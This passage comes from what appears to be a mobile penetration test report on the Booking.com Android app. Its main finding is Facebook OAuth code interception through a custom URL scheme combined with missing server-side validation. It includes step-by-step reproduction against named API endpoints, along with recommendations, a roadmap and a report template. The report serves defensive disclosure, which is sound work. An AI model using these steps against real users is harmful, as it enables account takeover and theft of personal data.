

Figure 5: The application calls `POST /api/identity/authenticate/v1.0/context/initialize` with a `deviceContext` comprising static public fields (`aid`, `oauthClientId`) and device-specific non-public fields (`deviceId`). Despite the sensitive nature of the latter, the server applies no validation to this field, meaning an attacker can supply fully arbitrary values and still receive a valid `context.value` in response.



Figure 6: The intercepted authorization code generated by Facebook is sent to `POST /api/identity/authenticate/v1.0/social/login/facebook` along with the `context.value` obtained above and the same `deviceContext` used before. As before, the server does not validate the non-public field of the `deviceContext`, meaning it is always possible to obtain a valid access token regardless of the value supplied.



Figure 7: The obtained access token is used to read the victim's profile data (left) and to modify it (right), demonstrating full unauthorized read and write access to the victim's Booking.com account.

7.4.4 Impact

An attacker who can install a malicious application on the victim's device and convince the victim to accidentally select it during the Facebook OAuth redirect can intercept the authorization code and exchange it for a valid access token without any server-side verification. The obtained access token grants full authenticated access to the victim's Booking.com account, enabling unauthorized reading of personal profile data (name, date of birth, email, phone, payment card details) and unauthorized modification of profile fields, as demonstrated by the successful update of the victim's date of birth. The refresh token lifetime of 31536000 seconds (approximately one year) further extends the window of exposure after a successful attack.

7.4.5 Reproduction Steps

1. Develop an Android application that registers the same `idp1://facebookCallback` scheme in its manifest, mirroring the `RedirectUriReceiverActivity` intent filter of the Booking.com app.

2. Install both the Booking.com application and the malicious application on the same Android device.

3. On the malicious application side, implement the following logic:

   (a) Call `POST/api/identity/authenticate/v1.0/context/initialize` with an arbitrary `deviceContext`; save the returned `context.value`.

   (b) Trigger the Facebook OAuth login flow from Booking.com; once Facebook redirects back to `idp1://facebookCallback?code=XYZ`, Android will present the intent chooser showing both apps.

   (c) Wait for the victim to accidentally select the malicious application in the intent chooser.

   (d) Extract the authorization code from the received Intent.

   (e) Call `POST/api/identity/authenticate/v1.0/social/login/facebook` with the intercepted code and the `context.value` obtained in step (a), using an arbitrary `deviceId`; the server returns a valid `accessToken` and `refreshToken`.

4. Use the obtained access token to read and modify the victim's profile data.



Figure 8: Android intent chooser presenting the malicious app alongside Booking.com when handling the `idp1://facebookCallback` redirect.



Figure 9: Malicious app successfully exchanges the intercepted authorization code for a valid access token and reads and modifies the victim's profile data.



Figure 10: Victim's Booking.com profile showing the successful unauthorized modification of personal data performed via the obtained access token.

7.4.6 Recommendation

Migrate the OAuth redirect URI from the custom scheme `idp1://` to Android App Links, which bind the redirect URI to a verified domain via a `/.well-known/assetlinks.json` configuration file hosted on the server, preventing third-party applications from intercepting the OAuth callback. In addition, implement strict server-side validation of the `deviceContext` and request headers in the `context/initialize` and `social/login/facebook` endpoints. Adopt PKCE (Proof Key for Code Exchange) to cryptographically bind the authorization code to the originating client, rendering an intercepted code unusable without the corresponding `code_verifier`.

7.4.7 Retest Procedure

Install a test application registering the `idp1://facebookCallback` scheme and attempt the Facebook OAuth login flow on a device where both applications are present. Verify that the Android intent chooser no longer presents the test application as a valid handler for the redirect, and that any attempt to exchange an intercepted authorization code without the correct PKCE `code_verifier` is rejected by the backend with an authentication error.

8 Positive Security Observations

- The production build was not marked as debuggable.
- Android backup was disabled for sensitive application data.

9 Remediation Roadmap

Priority	Target	Recommended actions
Immediate	MOB-004 (High)	Migrate the OAuth redirect URI from the custom scheme `idp1://` to Android App Links; implement PKCE; enforce strict server-side validation of `deviceContext` in the `context/initialize` and `social/login/facebook` endpoints.
Short term	MOB-003 (Medium)	Remove `android:exported="true"` from `PrivacyDSRWebView` unless strictly required; validate loaded URLs against an allowlist of trusted domains; restrict or remove the `appInterface` JavaScript bridge.
Short term	MOB-002 (Medium)	Implement certificate or public-key pinning on `account.booking.com`, `mobile-apps.booking.com`, and `secure-mobile-apps.booking.com`; ensure the Network Security Configuration does not trust user-installed CAs in production builds.
Short term	MOB-001 (Medium)	Encrypt PII at rest using Android Keystore-backed encryption or SQLCipher; clear all stored personal data on logout and account removal.

10 Retesting and Closure Criteria

A finding should be considered closed only when the remediation has been implemented, deployed in a testable build, and independently verified. Retesting should include the original reproduction steps, negative testing, and regression checks for related code paths.

ID	Retest result	Date	Status
MOB-001	*Describe retest evidence.*	YYYY-MM-DD	Open / Fixed / Risk Accepted
MOB-002	*Describe retest evidence.*	YYYY-MM-DD	Open / Fixed / Risk Accepted
MOB-003	*Describe retest evidence.*	YYYY-MM-DD	Open / Fixed / Risk Accepted
MOB-004	*Describe retest evidence.*	YYYY-MM-DD	Open / Fixed / Risk Accepted

A Appendix A – Test Environment

Item	Details
Device / emulator	Pixel 6a emulator, Android 12, API level 31
Root status	Rooted
Proxy	Charles Proxy 4.6.4
Instrumentation	Frida 17.9.1, Objection 1.12.5
Build hash	`46c91b44addd15d38af6ba95b80f3e0b87ca279f6258c5cd82b3dd1bb7d5d449`

B Appendix B – APK Metadata

```
Package: com.booking
Version name: 60.2.1.11
Version code: 901692
Min SDK: 29
Target SDK: 35
MD5: fe2fc14061f3482ee16ee52c701d7850
SHA-1: 6b89ff2ced8af473b62f576de484fae3a4bb70f0
SHA-256: 46c91b44addd15d38af6ba95b80f3e0b87ca279f6258c5cd82b3dd1bb7d5d449
```

C Appendix C – OWASP Mobile Top 10 Mapping Table

Category	Description in this assessment	Findings
M1	Improper Credential Usage	—
M2	Inadequate Supply Chain Security	—
M3	Insecure Authentication / Authorization	MOB-004
M4	Insufficient Input / Output Validation	MOB-003
M5	Insecure Communication	MOB-002
M6	Inadequate Privacy Controls	—
M7	Insufficient Binary Protections	—
M8	Security Misconfiguration	MOB-003
M9	Insecure Data Storage	MOB-001
M10	Insufficient Cryptography	—

D Appendix D – Evidence Handling

Evidence such as screenshots, proxy captures, database extracts, and logs should be stored securely and referenced in the report using sanitized excerpts. Sensitive values, including passwords, tokens, session identifiers, personal data, and private keys, must be redacted unless strictly necessary for remediation.

E Appendix E – Finding Template for Additional Issues

E.1 MOB-XXX – Finding Title

Severity	MEDIUM
CVSS Score	0.0
CVSS Vector	`CVSS:3.1/AV:X/AC:X/PR:X/UI:X/S:X/C:X/I:X/A:X`
OWASP Mobile Top 10	OWASP Mobile Category
Status	Open

E.1.1 Description

Explain what the vulnerability is, where it exists, and why it is a security issue.

E.1.2 Affected Components

- *Class, Activity, API endpoint, file, configuration, or user flow.*

E.1.3 Evidence

Insert sanitized screenshots, code snippets, commands, proxy excerpts, logs, or database rows.

E.1.4 Impact

Describe realistic impact in business and technical terms. Mention affected data, users, privileges, or systems.

E.1.5 Reproduction Steps

1. *Step 1.*
2. *Step 2.*
3. *Step 3.*

E.1.6 Recommendation

Provide actionable remediation guidance, preferably Android-specific.

E.1.7 Retest Procedure

Explain how to verify that the issue has been fixed.